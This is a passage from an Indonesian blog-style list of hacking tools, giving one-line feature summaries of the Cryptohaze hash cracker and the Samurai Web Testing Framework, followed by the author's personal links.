
Fungsi Umum:

1. Crack berbagai macam hash
2. Menampilkan hasil dari crackhash
3. Cracking di berbagai platform OS

Download Cryptohaze Disini:

15. SAMURAI WEB TESTING FRAMEWORK (SWTF)

SWTF ini digunakan untuk melakukan pengujian / pentest terhadap web application, digunakan untuk menemukan kelemahan dan melakukan exploitasi terhadap web tersebut. Sangat komplit dan banyak digunakan didunia termasuk digunakan oleh salah satu staff binushacker 😀



Fungsi Umum:

1. Web Scanner
2. Web Mapping
3. Web Exploitation

Download The Samurai Web Testing Framework Disini:

Visit me :

http://www.16okt.tk

http://www.facebook.com/vanapster.mindfreak

http://www.twitter.com/ivan_anitha

http://www.buku-hacker.tk